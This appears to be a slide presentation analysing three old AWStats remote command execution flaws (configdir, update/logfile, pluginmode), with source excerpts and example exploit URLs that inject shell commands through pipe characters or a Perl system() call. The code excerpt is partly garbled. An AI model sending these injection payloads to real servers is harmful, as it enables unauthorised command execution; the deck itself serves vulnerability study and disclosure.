# AWStats Vulnerability Analysis

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## Outline

- What's AWStats
- configdir
- update & logfile
- pluginmode


## What's AWStats

- AWStats is a free powerful and featureful tool that generates advanced web, ftp or mail server statistics, graphically.
- http://awstats.sourceforge.net/

## What's AWStats (cont.)



## What's AWStats (cont.)



# configdir

- Vulnerability Version : 5.7 − 6.2
- Description :

The "searchdir" variables hold the value of the parameter provided by the attacker from "configdir." An attacker can cause arbitrary commands to be executed by prefixing them with the "|" character

- Remote command execution
- Reference URL

http://www.securiteam.com/securitynews/5MP0B2AEKS.html

# configdir (cont.)

## Analysis

```
awstats.pl 6.2 Read_Config function line 1089 – 1100:
my @PossibleConfigDir=();
else {
@PossibleConfigDir=
 "$DIR","/etc/awstats","/usr/local/etc/awstats","/etc","/etc/opt/awstats");
# Open config file
$FileConfig=$FileSuffix=";
foreach (@PossibleConfigDir) {
my $searchdir=$_;
if (\$searchdir && \$searchdir !~ /[\setminus \setminus /]\$/) { \$searchdir .= "/"; }
       $FileConfig="$searchdir$PROG.$SiteConfig.conf";
       $FileSuffix=".$SiteConfig"; last;
```

# configdir (cont.)

#### Exploit

Cause arbitrary commands to be executed by "configdir" prefixing with the "|" character.

For example:

lynx "http://xxx/awstats/awstats.pl?configdir=|/bin/ls|"

## update & logfile

- Vulnerability Version : 5.4 6.1
- Description:
  System may be vulnerable if allow remote user to update page.
  (a.k.a. AllowToUpdateStatsFromBrowser=1)
- Remote command execution

# update & logfile (cont.)

## Analysis

```
awstats.pl 6.1 line 5668 :

if ($UpdateStats && $FrameName ne 'index' && $FrameName ne 'mainleft') {

.

line 5782 :

open(LOG,"$LogFile") || error("Couldn't open server log file \"$LogFile\" : $!");
```

# update & logfile (cont.)

#### Exploit

Cause arbitrary commands to be executed by "logfile" prefixing with the "|" character if update is allowed.

```
For example: lynx \
```

"http://xxx/cgi-bin/awstats.pl?update=1&logfile=|/bin/ls|"

# pluginmode

- Vulnerability Version : 5.7 6.2
- Description :System may be composed by "pluginmode".
- Remote command execution

# pluginmode (cont.)

## Analysis

# pluginmode (cont.)

Exploit

```
Cause arbitrary commands to be executed byspecial craft "pluginmode".

For example:
lynx \
"http://xxx/awstats/awstats.pl?pluginmode=:system ("/bin/ls");"
```